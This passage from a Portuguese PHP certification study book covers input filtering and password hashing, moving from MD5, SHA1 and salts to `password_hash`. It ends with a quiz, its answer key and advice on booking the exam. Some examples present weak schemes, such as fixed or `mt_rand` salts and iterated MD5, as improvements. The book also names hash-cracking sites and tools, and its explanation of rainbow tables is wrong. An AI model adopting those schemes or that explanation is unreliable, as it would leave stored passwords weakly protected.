Já aprendemos que receber dados diretamente em nossa aplicação, sem validar ou filtrar, não é uma boa prática. Para a prova de certificação, pode cair uma questão solicitando que você escolha a melhor forma de filtrar um dado em PHP, e uma das principais funções para esse tipo de trabalho é a `filter_input`.

O que precisamos fazer para consertar esse nosso exemplo é usar a função `filter_input`. Ela utiliza como primeiro parâmetro o tipo de dados que você deseja usar, como por exemplo, um dado que é enviado através de uma requisição GET.

Os tipos de constantes que a função `filter_input` utiliza são:

- `INPUT_GET`
- `INPUT_POST`
- `INPUT_COOKIE`
- `INPUT_SERVER`
- `INPUT_ENV`
- `INPUT_SESSION`

Para cada tipo de requisição, podemos utilizar um desses filtros. Veja o nosso exemplo a seguir que usa a constante `INPUT_POST` para realizar o filtro no campo `nome`.

```
<form method="post">
    <input type="text" name="nome">
    <input type="submit" value="Enviar">
</form>

print filter_input(INPUT_POST, 'nome', FILTER_SANITIZE_SPECIAL_CHARS);
```

Perceba que aplicamos o filtro `FILTER_SANITIZE_SPECIAL_CHARS` (que remove os caracteres especiais da string) em um campo enviado pelo formulário através do método `POST`. Se mudássemos o método do formulário para `GET`, consequentemente deveríamos utilizar o `INPUT_GET`, e assim por diante com todas as constantes, dependendo de onde os dados estão vindo.

Podemos fazer muitas coisas usando os filtros que o PHP oferece, e o mais importante de todas é se proteger do que usuários mal intencionados possam tentar fazer para invadir seu sistema. Porém, como já é sabido, nenhum sistema é totalmente seguro, mas sempre faça o possível para se proteger.

O que é possível acontecer é esquecermos de utilizar alguns conceitos de segurança no desenvolvimento. Entretanto, algumas IDEs (*Integrated Development Environment*), como o `NetBeans`, avisam para tomarmos cuidado ao acessar variáveis diretamente, o que pode ajudar e muito você não esquecer de se proteger.

11.14 PASSWORD HASHING

Quando criamos nossas telas de login, uma das primeiras coisas que passam em nossa cabeça é como proteger a senha que o usuário informa. Nesse momento, você pode acabar entrando no Google e pesquisando sobre proteção de senha em PHP. Logo,

você se deparará com duas funções para criptografia de dados:

- MD5
- SHA1

A seguir, explicaremos em detalhes como essas funções são usadas com o PHP. Mas caso você queira saber como o algoritmo MD5 funciona, você pode acessar o link <http://www.faqs.org/rfcs/rfc1321.html>. Lá temos a explicação de como implementar seu próprio MD5. O mesmo ocorre com o SHA1, acesse <http://www.faqs.org/rfcs/rfc3174.html> para ver como é implementado um algoritmo em SHA1.

MD5

Essa função trabalha para receber uma string como parâmetro e calcula o **hash** utilizando o algoritmo **RSA Data Security**. Quando aplicada a função na String em uma quantidade arbitrária de dados, o resultado de saída dessa string é um hash que tem um tamanho fixo. O MD5 cria um valor de hash de 128 bits.

Em PHP, o uso da função `md5` é bem simples. Veja o exemplo a seguir:

```
$senha      = '123456';
$senhaHash = md5('123456');

if( ( !is_null($senha) && ( md5($senha) == $senhaHash ) ) === true )
{
    echo "OK";
} else {
    echo "OPS";
}
```

Por mais que pareça seguro utilizar o MD5, ele pode ser

quebrado por até sites que o decriptam. Um deles é o <https://hashkiller.co.uk/md5-decrypter.aspx>, que exibe o hash que o MD5 gera:

```
$senha      = '123456';
$senhaHash = md5('123456');

if( ( !is_null($senha) && ( md5($senha) == $senhaHash ) ) === true )
{
    echo $senhaHash;
} else {
    echo "OPS";
}
```

Para você que usou a senha **123456**, o hash que será retornado é esse:

e10adc3949ba59abbe56e057f20f883e

Entre no site hashkiller, cole o hash, e então realize o submit. Veja esse exemplo:




Figura 11.23: Descriptando a string gerada através do algoritmo MD5

SHA1

Outro algoritmo muito utilizado para o cálculo de hash é o SHA1. Em PHP, sua utilização é simplificada. Assim como no MD5, basta que você chame a função que vai calcular o hash para a sua string. No caso de SHA1, a função é `sha1` e sua utilização é bem parecida. Veja o exemplo:

```
$senha      = '123456';
$senhaHash = sha1('123456');

if( ( !is_null($senha) && ( sha1($senha) == $senhaHash ) ) === true ) {
    echo "OK";
} else {
    echo "OPS";
}
```

Além da chamada da função `sha1` ser parecida com a função `md5`, o mesmo site que quebra essas senhas também pensou em manter o padrão, e criou uma forma para decodificar o algoritmo SHA1. Ele pode ser acessado em <https://hashkiller.co.uk/sha1-decrypter.aspx>.

Novamente, vamos exibir nossa hash de senha, mas agora no padrão que SHA1 retorna. Veja o exemplo:

```
$senha      = '123456';
$senhaHash = sha1('123456');

if( ( !is_null($senha) && ( sha1($senha) == $senhaHash ) ) === true ) {
    echo $senhaHash;
} else {
    echo "OPS";
}
```

Caso você tenha mantido o padrão de senha do exemplo, o retorno que você provavelmente está vendo é o seguinte:

7c4a8d09ca3762af61e59520943dc26494f8941b

Novamente, abra o site do hashkiller como no exemplo, e você verá a senha: **123456**.

The screenshot shows a web interface for a hash cracking tool. On the left, there's a sidebar with status information: "Status: We found 1 hashes! [Timer: 124 m/s] Please find them below...", "SHA1 Hashes: 7c4a8d09ca3762af61e59520943dc26494f8941b", "Max: 64", and a note "Please use a standard list format". Below this is a large dark area for displaying results. On the right, there's another sidebar with the same status information and a result: "7c4a8d09ca3762af61e59520943dc26494f8941b SHA1 : 123456". At the bottom, there are buttons for "Submit", "Load new captcha", and a CAPTCHA field containing "PTNRUT".

Figura 11.24: Hash de exemplo SHA1

Como você pode perceber, o uso do MD5, ou até mesmo do SHA1, pode ser bem prático, porém não tende a ser tão seguro da forma que o implementamos. Existe uma técnica que ajuda a melhorar a segurança do MD5 e do SHA1, a utilização de um padrão conhecido como **password salt**.

Esse padrão consiste em gerar uma lógica que apenas o seu sistema conhece. Imagine o cenário no qual você receberá uma senha **123456** e, em vez de você mandar SHA1 ou MD5 gerar o hash dela, você deve concatenar uma string aleatória a sua senha antes de realizar o cálculo do hash.

Porém, caso você não tenha percebido, tanto **SHA1** quanto **MD5** retornam valores sempre iguais para **123456**. Então, mesmo

se você colocar um salt, não estará totalmente seguro. Isso porque o invasor pode descobrir através das seguintes formas:

1. O salt presente em um arquivo de configuração;
2. O salt presente no banco de dados.

E caso ele consiga descobrir o seu padrão de salt a partir de uma das formas mencionadas, o atacante pode gerar uma Rainbow Table.

Rainbow Table

Como o intuito do livro é a certificação, exemplificarei sobre **Rainbow Table**. Isso consiste em uma tabela (como a de um banco de dados) que o invasor cria para realizar consultas de transação na memória RAM. Ou seja, ele tenta obter o texto original de suas senhas enquanto elas estão na memória e, com isso, poderá criar uma função ou um pequeno sistema que seja capaz de computar hashes.

Os resultados computados serão armazenados nessa tabela e, com isso, ele pode descobrir seu algoritmo de hash. Sendo assim, manter um padrão de salt é ruim, pois ele pode, a cada tentativa, salvar um padrão obtido nessa tabela e poderá acessar tudo a partir da **Rainbow Tables**.

Para quem se interessar mais no assunto, segue um programa para Windows que é o **CAIN**. Ele pode ser acessado em <http://rainbowtables.shmoo.com>. Para quem utiliza Linux, existe uma alternativa com o **Ophcrack**, e você pode acessar o site oficial em <http://ophcrack.sourceforge.net>.

salt

Quando criamos um salt para nosso cálculo de hash a partir de uma string, é o mesmo que dizer, em termos mais simples, que estamos criando um padrão de informação a ser concatenado a nossa string de senha. Veja o nosso exemplo a seguir que utiliza o salt fixo `!__##_ZCPE_##__!`, antes de calcular o hash MD5:

```
$salt = "!__##_ZCPE_##__!";
$senha = "123456";

$hash = md5($senha . $salt);

echo $hash;
```

Como você pode perceber, a variável `$salt` contém nosso padrão, tornando assim a senha mais difícil de decifrar. Agora que concatenamos um salt, devemos usá-lo para verificar a senha também:

```
$salt = "!__##_ZCPE_##__!";
$senha = "123456";

$hash = md5($senha . $salt);

$hashSalt = "3e4743bc34346b3882ddbc1b434ac67e";

if($hash == $hashSalt) {
```

```
    echo "OK";
}
```

Porém, o problema ainda continua, pois o hash de string de senha ainda continua o mesmo, não mudando o padrão de senha, o que faria com que um invasor em algum momento consiga encontrar o padrão e, a partir disso, descobrir a senha. Uma forma de solucionar essa questão é a adoção de um salt dinâmico. Ou seja, a cada cálculo de hash gerado, este nunca seja igual, mas sim diferente para cada senha.

Salt dinâmico

O ideal é que você não deixe o hash de suas senhas fixo, pois isso facilita a vida do invasor. Entretanto, agora vamos aprender sobre como unir um salt dinâmico com nosso hash de senha.

Mudaremos nosso salt fixo para que não fique mais com o mesmo valor, e que a cada nova solicitação de criação de senha, ou até mesmo atualização, ele gere um novo padrão para o nosso usuário.

Vamos ver em nosso exemplo que ajustar esse problema é bem simples, porém preste atenção. O meu exemplo gerará um padrão de hash diferente do seu (pois é dinâmico) e, no seu caso, o seu teste vai gerar um hash diferente:

```
function salt_randomico() {
    return substr(sha1(mt_rand()), 0, 22);
}

$senha = "123456";
$salt_randomico = salt_randomico();

$hash_senha = sha1($salt_randomico . $senha);
```

```
echo "Hash Senha: $hash_senha Salt Rand: $salt_randomico Senha: $senha";
```

Quando esse código é chamado, o resultado produzido é algo como:

```
Hash Senha: 2d8778c6bbcb85c126935eda9da3b29706bd3b6c
```

```
Salt Rand: 421a34a71e3ff1bee1d48a
```

```
Senha: 123456
```

Experimente atualizar a página. Você vai perceber que o hash de senha e nosso salt não são os mesmos, pois a função `salt_randomico` atualiza nosso salt, o que dá poder de sempre renovar o padrão de senha. Para utilizar isso em uma validação, basta que você armazene em seu banco de dados o Salt Rand, o hash e a senha. Veja um exemplo, porém armazenado em variável:

```
$hashGerado = "a5156f17a9bcfd82f33955784bab6441";
$saltGerado = "4862f0f324dfef6daa3747";
$senha = "123456";

if(md5($saltGerado . $senha) == $hashGerado) {
    echo 'OK';
}
```

Entretanto, como aprendemos sobre ataque de força bruta e Rainbow Tables, podemos conseguir encontrar o padrão e quebrar nossa senha. O que podemos fazer para dificultar um pouco mais é encriptar nossa senha sobre um número X de repetição, tornando-a X vezes mais complicada de ser quebrada, por exemplo:

```
function salt_randomico() {
    return substr(sha1(mt_rand()), 0, 22);
```

```

}

$senha = "123456";
$salt_randomico = salt_randomico();

$hash_senha = md5($salt_randomico . $senha);

for ($i = 0; $i < 2000; $i++) {
    $hash_senha = md5($hash_senha);
}

echo "Hash Senha: $hash_senha Salt Rand: $salt_randomico Senha: $senha";

```

Como você pode perceber, é um tanto quanto custoso manter essas funções, e verificar fica ainda mais complicado. Porém, o PHP pensou em ajudar você com algumas funções que vão facilitar nossa vida quando o assunto é salt.

Essas funções trabalham muito bem com o salt. Elas são `crypt` e `password_hash`. Falaremos mais sobre elas, porém segue uma figura que ilustra o formato de seus retornos:




Figura 11.25: Retorno das funções `crypt` e `password_hash`

Caso você queira estudar um pouco mais sobre esse assunto, segue links que podem ajudar:
http://php.net/manual/pt_BR/faq.passwords.php e
<https://www.schneier.com/cryptography/blowfish/>.

crypt

Essa função retorna nossa string criptografada sob o algoritmo de encriptação **Unix Standard DES-based**. Como esse algoritmo alterna sob o sistema operacional, precisamos ter em mente que, para cada tipo de sistema, a criptografia ficará diferente, podendo até utilizar o algoritmo MD5, que para `crypt` é `CRYPT_MD5`.

É no momento em que o PHP é instalado que serão definidas as possíveis funções de codificação de salt aceitas. A utilização da função `crypt` é simples, pois se não fornecermos nenhum salt, o próprio PHP se encarrega de autogerar um padrão de 2 caracteres. Mas você deve se atentar, pois caso o padrão do sistema seja MD5, então a lógica do algoritmo vai usar um salt **MD5-compatible**.

Para verificar se a função `crypt` usará um salt de 2 caracteres, o PHP possui uma constante chamada `CRYPT_SALT_LENGTH`, que tem como retorno 2 caracteres, ou para sistema que o salt é mais comprido. Para verificar o do seu sistema, execute o seguinte código:

```
print CRYPT_SALT_LENGTH;
```

Quando executado, você verá o total do tamanho de salt para o seu sistema operacional. Agora, para verificar se o seu sistema suporta vários tipos de codificação, você deverá criar uma condição para verificar quais constantes de codificação estão disponíveis para o PHP. A seguir, criamos um pequeno script com essa verificação:

```
if (CRYPT_STD_DES == 1) {  
    echo 'Standard DES: ' . crypt('ZCPE', 'ZP');  
}  
  
if (CRYPT_EXT_DES == 1) {
```

```

    echo 'Extended DES: ' . crypt('ZCPE', '_J9..ZCPE');
}

if (CRYPT_MD5 == 1) {
    echo 'MD5:           ' . crypt('ZCPE', '$1$ZCPE$');
}

if (CRYPT_BLOWFISH == 1) {
    echo 'Blowfish:      ' . crypt('ZCPE', '$2a$07$ZCPE.....'.
$');
}

```

No meu caso, a saída da execução gerou a string:

```

Standard DES: ZPECAThe52T3c

Extended DES: _J9..ZCPEg7Hjffd0M.k

MD5:           $1$ZCPE$Ip5.Pj0zZK69tdVH87m900

Blowfish:      $2a$07$ZCPE.....$
```

No meu caso, consegui utilizar todos os padrões de salt que se resumem ao segundo parâmetro e, caso eu não forneça nenhum, o PHP vai autogerar, como vemos nesse exemplo:

```

Notice: crypt(): No salt parameter was specified. You must use a
randomly generated salt and a strong hash function to produce a s
ecure hash. in /Users/michael/Sites/livro/index.php on line 3
$1$0FWISOHW$qeJCBrhB/PyP2fBDQcfA/0
```

Porém, veja que o PHP informará que a não utilização de um salt não é muito seguro, então, para corrigir, basta que você use o que está em seu sistema operacional. Para validar a senha utilizando a função `crypt`, basta você utilizar como em nosso exemplo:

```

$senha = crypt('123456', '$2a$07$136.....$');
$senhaUsuario = "123456";

if (crypt($senhaUsuario, $senha) == $senha) {
```

```
    echo 'OK';
}
```

11.15 PASSWORD HASHING API

A API de hash de senha do PHP fornece uma forma bem mais simples de utilizar o `crypt` encapsulado, e assim gerenciar de uma forma bem mais fácil nossas senhas. Em particular, vamos usar duas funções: `password_hash` e `password_verify`.

password_hash

Como você pode ver, trabalhar com salt é uma forma segura de manter a senha de seus usuários. Porém, montar e manter o salt é bem complicado. Pensando nisso, foi criada a função `password_hash`, que recebe como segundo parâmetro o algoritmo a ser utilizado para cálculo do hash. Possuímos dois tipos de algoritmos para utilizar:

- `PASSWORD_DEFAULT` - Usa o algoritmo `bcrypt`. Essa constante pode mudar com o passar do tempo à medida que novos algoritmos são adicionados ao PHP. Quando usado, é recomendado que você armazene o resultado em uma coluna do banco de dados, que pode expandir para mais de 60 caracteres, mas o melhor mesmo é que seja de 255 caracteres.
- `PASSWORD_BCRYPT` - Quando esse parâmetro for fornecido, o algoritmo utilizado será o `CRIPT_BLOWFISH`. Isso vai produzir um hash compatível com um identificador `$2y$`, e o resultado sempre é uma string de 60 caracteres; ou falso, caso

falte o cálculo de hash.

Veja os exemplos de utilização da função. Primeiramente, usaremos o algoritmo `PASSWORD_DEFAULT` :

```
$senha = password_hash('ZCPE', PASSWORD_DEFAULT);  
echo "Senha: $senha";
```

Você pode reparar que, a cada atualização, o salt mudará, pois é dinâmico. Ou seja, a cada execução, o hash também muda. Segue o que foi gerado quando executamos o script anterior:

```
Senha: $2y$10$zKxtVl9m.gb8iPc9IVPN801h62juxc.SxwfNN1CZnwkyrAxHCJbfu
```

E agora vamos utilizar o algoritmo `PASSWORD_BCRYPT`. Veja que o nosso script continuou o mesmo, apenas mudamos a constante que representa o algoritmo:

```
$senha = password_hash('ZCPE', PASSWORD_BCRYPT);  
echo "Senha: $senha";
```

E o resultado que obtemos quando executamos esse script foi:

```
Senha: $2y$10$p1xrsk441W6R.jmohSrL50sK.cDih8GTKXe1sJFH6PImiVZsuSxbi
```

Como você pode perceber, a utilização da função `password_hash` facilita muito a segurança das senhas e também o seu uso. Isso porque não precisamos implementar nenhum algoritmo com salt manualmente, ou se preocupar com esses detalhes de segurança, pois o PHP abstrai tudo isso para nós.

Agora que já sabemos como criptografar as senhas de maneira mais seguras, vamos ver como verificar as senhas enviadas na próxima seção.

password_verify

Pensando ainda em tornar nossa vida mais fácil, foi criada uma função que recebe a senha do usuário e o hash que foi gerado a partir da função `password_hash`. Ou seja, com apenas 2 parâmetros, já garantimos uma segurança melhor para nossa aplicação e tornamos nossa vida mais simples. Veja o exemplo:

```
$hash = '$2y$10$zKxtVl9m.gb8iPc9IVPN801h62juxc.SxwfNN1CZnwkyrAxHC
Jbfu';
$senha = "ZCPE";

if (password_verify($senha, $hash)) {
    echo 'OK!';
}
```

Como você pode perceber, o que precisamos foi do hash gerado, que poderia facilmente estar armazenado em seu banco de dados e utilizar a senha do usuário. E facilmente conseguimos verificar se o padrão de hash bate com a senha do usuário.

11.16 TESTE SEU CONHECIMENTO

1) Qual a configuração que você deve deixar para `error_reporting` em produção?

- a) `E_ALL & ~E_DEPRECATED & ~E_STRICT`
- b) `E_ALL & ~E_NOTICE`
- c) `E_STRICT`
- d) `OFF`

2) Qual é a possível vulnerabilidade que podemos atacar inspecionando o código do lado do cliente?

- a) Cross-Site Scripting (XSS)
- b) Cross-Site Request Forgeries (CSRF)
- c) Gerará uma mensagem de erro
- d) Nenhuma das anteriores

3) Qual dessas extensões não possui suporte para prepared statements?

- a) ext/mysqli
- b) ext/oci8
- c) ext/pgsql
- d) ext/sqlite

****4) Qual função não fornece proteção contra injeção de comandos remotos?****

- a) escapeshellcmd()
- b) escapeshellarg()
- c) htmlspecialchars()
- d) strip_tags()

****5) Qual é a saída do código?****

```
``` php
<CODE>
 echo strlen(sha1('0', true));
</CODE>
```

**6) Fixação de sessão - um ataque baseado em sessão**

**comumente usado - pode ser evitado simplesmente dando ao usuário um novo ID. Qual função PHP é usada para alterar o ID para uma sessão ativa?**

**7) Qual das seguintes diretrizes você pode usar para impedir que usuários acessem documentos privados na Web? Selecione no mínimo três.**

- a) open\_basedir
- b) user\_dir
- c) doc\_root
- d) cgi.force\_redirect

**8) Qual das seguintes configurações você pode usar para garantir a segurança de sua aplicação? Selecione no mínimo três.**

- a) Definir `allow\_url\_include` para `off` no `php.ini`
- b) Definir `display\_error` para `off` no `php.ini`
- c) Definir `register\_globals` para `off` no `php.ini`
- d) Definir `log\_errors` para `off` no `php.ini`

**9) Considere um cenário em que um site permite aos usuários fazer upload de fotos. Que tipo de segurança deve ser ajustado para evitar ataques?**

- a) Permitir o upload de todos os arquivos.
- b) Limitar o tamanho dos arquivos enviados.
- c) Validar a extensão do arquivo enviado.
- d) Desabilitar a execução de qualquer arquivo.

**10) Você quer parar de mostrar erros PHP para que um**

**hacker malicioso não obtenha informações do seu site. Qual das seguintes definições do PHP você irá usar para realizar essa tarefa? Selecione no mínimo duas.**

- a) display\_errors = off
- b) cgi.force\_redirect
- c) error\_reporting = E\_ALL | E\_STRICT
- d) log\_errors = on

## 11.17 SEGURANÇA EM NOSSAS APLICAÇÕES SERIA UMA UTOPIA?

Nessa jornada de segurança, passamos por muitas coisas, como configuração de nossa aplicação, proteção de dados, engenharia social, ataque via JavaScript etc. E a cada texto que você leu, pareceu que se tornava mais impossível proteger nossa aplicação, não é?

Mas acreditar também que fazer tudo o que aprendemos protegerá sua aplicação 100% dos invasores é um sonho. Entretanto, podemos a cada erro aprender mais, corrigir as brechas e tornar nossa aplicação mais segura contra os invasores.

O PHP acabou ganhando uma má fama devido aos novos desenvolvedores apenas se atentarem a desenvolver suas aplicações, e não pensarem muito em Engenharia de Software e Segurança da aplicação. Acreditamos que isso se dá pelo simples motivo do PHP possuir uma curva de aprendizado baixa comparada a outras linguagens.

O que a Zend espera de você na certificação no quesito de

segurança é que você seja capaz de identificar e propor formas de manter sua aplicação mais segura contra os invasores. Lembre-se: não se limite apenas ao que você leu aqui no livro, busque mais fontes.

Uma fonte muito conhecida entre os entusiastas de seguranças é a OWASP, que já foi mencionado anteriormente no livro. Nele você encontra as principais vulnerabilidades da web, grupos de discussão e muito mais. Confira o site oficial em [https://www.owasp.org/index.php/Main\\_Page](https://www.owasp.org/index.php/Main_Page).

## 11.18 RESPOSTAS

Verifique agora se você foi bem nas questões. Caso não, não fique chateado. Tente ler novamente o capítulo agora ou depois, e boa sorte!

## **QUESTÕES**

**Questão 1** – Resposta correta: **a**

**Questão 2** – Resposta correta: **a**

**Questão 3** – Resposta correta: **d**

**Questão 4** – Resposta correta: **d**

**Questão 5** – Resposta correta: **20**

**Questão 6** – Resposta correta: **session\_regenerate\_id**

**Questão 7** – Resposta correta: **b, c e d**

**Questão 8** – Resposta correta: **a, b e c**

**Questão 9** – Resposta correta: **b, c e d**

**Questão 10** – Resposta correta: **a e d**

## CAPÍTULO 12

# CONCLUSÃO

O PHP é uma linguagem de desenvolvimento com foco em aplicação web, e possui inúmeras características, como vimos neste livro. Começamos pela parte básica, conhecendo a sintaxe da linguagem, suas pequenas particularidades de como manipular bitwise, e fomos até aos cuidados que devemos para criar uma aplicação segura.

No meio do caminho, vimos como manipular strings, arquivos e como criar aplicações ricas com Orientação a Objetos, e não paramos por aí. Aprendemos também que para termos uma aplicação de sucesso e passar na prova de certificação da Zend, é preciso conhecer muito bem banco de dados e PDO. Imagino que a essa altura do campeonato você já saiba o que cada letra do PDO significa, certo?

A grande inspiração para escrever este livro veio da falta de uma fonte centralizadora de conhecimento em *português*. Encontramos inúmeros tutoriais, livros e revistas falando sobre certificação, mas em *inglês*. Nos nossos estudos para seguir a carreira de um Zend Certified Engineer, sentimos muito falta de onde encontrar uma única fonte para estudar, como um guia. Este onde não precisamos ter todas as informações existentes do mundo sobre a certificação PHP, mas que contenha o conteúdo

com o caminho das pedras, no qual possamos consultar e aprender.

Com este livro, esperamos que todos que tiverem esse mesmo sentimento ao estudar para se tornar um certificado PHP tenha um fim. E para aqueles que sempre nos perguntam por onde começar os estudos, tenham um guia a partir de agora.

Sabemos que a jornada é longa, e que por mais que este livro tenha mais de 400 páginas, não é o suficiente. Leve o seu estudo a sério, e verifique cada link que disponibilizamos entre os capítulos com informações adicionais. Isso fará com o que você masterize suas habilidades com o PHP.

## 12.1 AGENDANDO SUA PROVA

Depois de todo esse conteúdo que você absorveu, é a hora de marcarmos o grande dia para realizar a prova. Para isso, a primeira coisa que devemos fazer é comprar o voucher.

Temos dois modos para realizar a compra do voucher. O primeiro é indo no site da Zend, em <https://www zend.com/en/services/certification/php-5-certification>, e realizar a compra por lá, como mostra a figura:



Figura 12.1: Site da Zend com o voucher da prova de certificação PHP

A outra forma é diretamente com o site da PersonVue, a empresa responsável por aplicar a prova e fazer todo o processo por lá. Vamos seguir os passos diretos com a PersonVue. Com ela, fica muito mais fácil, pois você consegue comprar o voucher e agendar a prova no próprio site.

Vá ao site <http://www.pearsonvue.com/zend>, e crie a sua conta clicando no botão **Create account**.

The screenshot shows the Zend Technologies Certification Testing page on PearsonVue. At the top, there's a 'You are here:' breadcrumb trail: Home > Test taker home > Zend Technologies. On the right, there are links for 汉语 and 日本語. The main heading is 'Zend Technologies Certification Testing'. Below the heading, there's a paragraph about Zend Certifications providing industry recognition of knowledge and proficiency with PHP and Zend Framework. It mentions that Zend has an advantage over other PHP programmers who are not certified when looking for a new job or at annual salary reviews. A note states that Zend's certification exams encompass curriculum criteria specified by the Zend PHP and Zend Framework Advisory Boards, essential to demonstrate expert proficiency in these topics. It also mentions that Zend is currently offering PHP, Zend Framework 1 and Zend Framework 2 exams. There's a section titled 'Get Study Guides from Zend!' with three options: 'Zend Certified PHP Engineer', 'Zend Certified Engineer, Zend Framework', and 'ZF2 Certified Architect'. To the right, there's a sidebar with links for 'Sign In', 'Create account', 'Forgot my username', 'Forgot my password', 'Find a test center', 'Find an on-base test center', 'View exams', and 'Need help? Contact customer service'.

Figura 12.2: Site da PersonVue dedicado aos candidatos a ZCPE

Após criar a sua conta no site da PersonVue, preencha todos os seus dados pessoais e alguns referentes a conta da Zend, como o seu Zend ID (se você possuir um).

É nesse momento que a PersonVue sincroniza os seus dados com a Zend se você já possuir um Zend ID. Caso não possua, não tem problema, pois você consegue criá-lo durante o seu cadastro na PersonVue.

Após confirmar todos os dados e ter uma conta PersonVue ativa, já podemos agendar o exame. Ao realizar o login, você visualizará uma tela como a mostrada a seguir, com os exames disponibilizados pela Zend.

The screenshot shows the Zend Technologies, Ltd. Exams website interface. At the top, there is a navigation bar with links for Home, My Order, and Sign In. The sign-in area displays the user's name, Matheus Marabesi F, and Zend ID: ZENDi. Below the navigation, there are three main sections: 'Home' (listing exams like Zend Certified PHP Engineer, Zend Framework Certification, and Zend Framework 2 Certification), 'My Account' (with links for Account Sign In, Additional Information, Preferences, Exam History, and My Receipts), and 'Upcoming Appointments' (noting that no appointments are scheduled). The overall layout is clean and professional, designed for考生 to manage their exam registrations.

Figura 12.3: Exames disponibilizados pela Zend

Selecione o exame **200-550: Zend Certified PHP Engineer**, e prossiga com o seu agendamento. Uma coisa bem interessante

sobre a PersoVue é que o sistema deles permite visualizar os centros autorizados para aplicarem a prova, no mapa mais perto do seu endereço.

Exam Selection: 200-550: Zend Certified PHP Engineer | Language: English [Change Exam](#)

Find test centers near:  [Search](#)  
e.g., "5601 Green Valley Drive, Bloomington, MN" or "Paris, France" or "55437"

MILITARY COMMUNITY looking for on-base test centers, please [click here](#).

You can select up to three test centers to compare availability.

Test Center	Distance*	Directions
<input checked="" type="checkbox"/> Impacta Certificaçao e Treinamento Av Paulista 1009, 4 andar Sao Paulo Sao Paulo 01310-100 Brazil	0.0 mi	<a href="#">Get Directions</a>
<input checked="" type="checkbox"/> Fyi Treinamento Ltda Avenida Paulista, 2006 conj. 401 ao 407 - 409 Bela Vista Sao Paulo Sao Paulo 1310200 Brazil	0.4 mi	<a href="#">Get Directions</a>
<input checked="" type="checkbox"/> BFBIZ Consultoria e Treinamento Ltda Avenida Paulista - 2073 Edifício Horsa 2 - Conjunto Nacional 2 andar Sao Paulo Sao Paulo 01311-300 Brazil	0.5 mi	<a href="#">Get Directions</a>
<input checked="" type="checkbox"/> 4Bios Academy Rua Haddock Lobo, 337 - 6. andar Cerqueira César Sao Paulo Sao Paulo 01414-901 Brazil	0.6 mi	<a href="#">Get Directions</a>

[Next](#)




Figura 12.4: Centros autorizados a aplicarem a prova

Após selecionar o seu exame e onde você deseja realizá-lo, basta prosseguir com o agendamento e, finalmente, chegar à última parte para realizar o pagamento.

Description	Details	Price	Actions
<b>Exam</b> 200-550: Zend Certified PHP Engineer  Language: English Exam Length: 90 minutes	<b>Appointment</b> Wednesday, April 13, 2016 Start Time: 12:30 PM BRT <a href="#">Change Appointment</a>  <b>Location</b> Impulsa Certificação e Treinamento Av. Paulista 1009, 4 andar São Paulo São Paulo 01310-100 Brazil <a href="#">Change Test Center</a>	195.00	<a href="#">Remove</a>

**Subtotal:** 195.00  
**Estimated Tax:** 0.00  
**ESTIMATED TOTAL DUE:** USD 195.00

[Add Another Exam](#) or [Proceed to Checkout](#)

You can enter voucher/promotion codes on the payment screen.

Figura 12.5: Última etapa antes de realizar o pagamento

Algumas confirmações de dados serão realizadas, e você também precisará aceitar os termos e condições da PersonVue. Logo em seguida, será apresentado um formulário para você informar os dados do pagamento. Nesse momento, é necessário que você tenha um cartão internacional para realizar a transação com sucesso.

Uma vez que todos os dados foram preenchidos e os dados confirmados, você receberá um e-mail confirmando a sua compra. Agora é só aguardar o dia para realizar a sua prova no local e hora agendados. Aconselho que guarde bem essa data, e chegue pelo menos 30 minutos antes no local, se você já conhecer, e 1 hora antes caso não conheça.

## 12.2 A PROVA

Infelizmente, a prova da Zend é totalmente em inglês, e não há tradução para nenhuma outra língua. Isso é um dos grandes

pontos que faz as pessoas desistirem.

Você não precisa ser fluente em inglês, apenas o inglês técnico basta. Se você não está confiante, verifique os simulados, pois eles também são todos em inglês. Uma vez confortável com o simulado, você estará confortável para fazer a prova também.

A prova abrange um total de 70 questões misturadas entre todos os tópicos apresentados neste livro. Não há nenhum tipo de separação por tópicos nas questões, você pode ler uma que é relacionada a segurança e, logo em seguida, ter uma pergunta sobre XML.

Você possui um total de 90 minutos para responder todas as questões e não é possível deixar a questão em branco. Além disso, você tem a opção de marcar a pergunta para ser revisada. Ou seja, se você não conseguir responder aquela pergunta imediatamente, essa opção pode ser usada para que você volte nela depois.

A prova é realizada em um computador, e você recebe um papel e uma caneta para rascunho, caso for necessário. Não é permitido nenhum tipo de outro material, como celular e guia para consultas. Nesse momento, é só você e seu cérebro.

Ao responder todas as perguntas, uma tabela com o status de todas as perguntas é exibido, mostrando quais foram respondidas e quais estão marcadas para revisão, permitindo a você realizar uma revisão nas perguntas. Caso você tenha certeza de que finalizou a prova, será exibida uma tela de confirmação duas vezes para finalizar a prova, garantindo assim que você realmente deseja finalizá-la e submeter suas respostas.

E para a nossa alegria, o resultado sai na hora!



## CAPÍTULO 13

# REFERÊNCIAS USADAS NESTE LIVRO

- Zend Certified PHP Engineer Exam Study Guide, version 1-4.
- Zend PHP 5.5 Certification Test Preparation Course, version 1-3.
- FITZGERALD, Michael. *Introdução às Expressões Regulares*. O'Reilly, 2012.
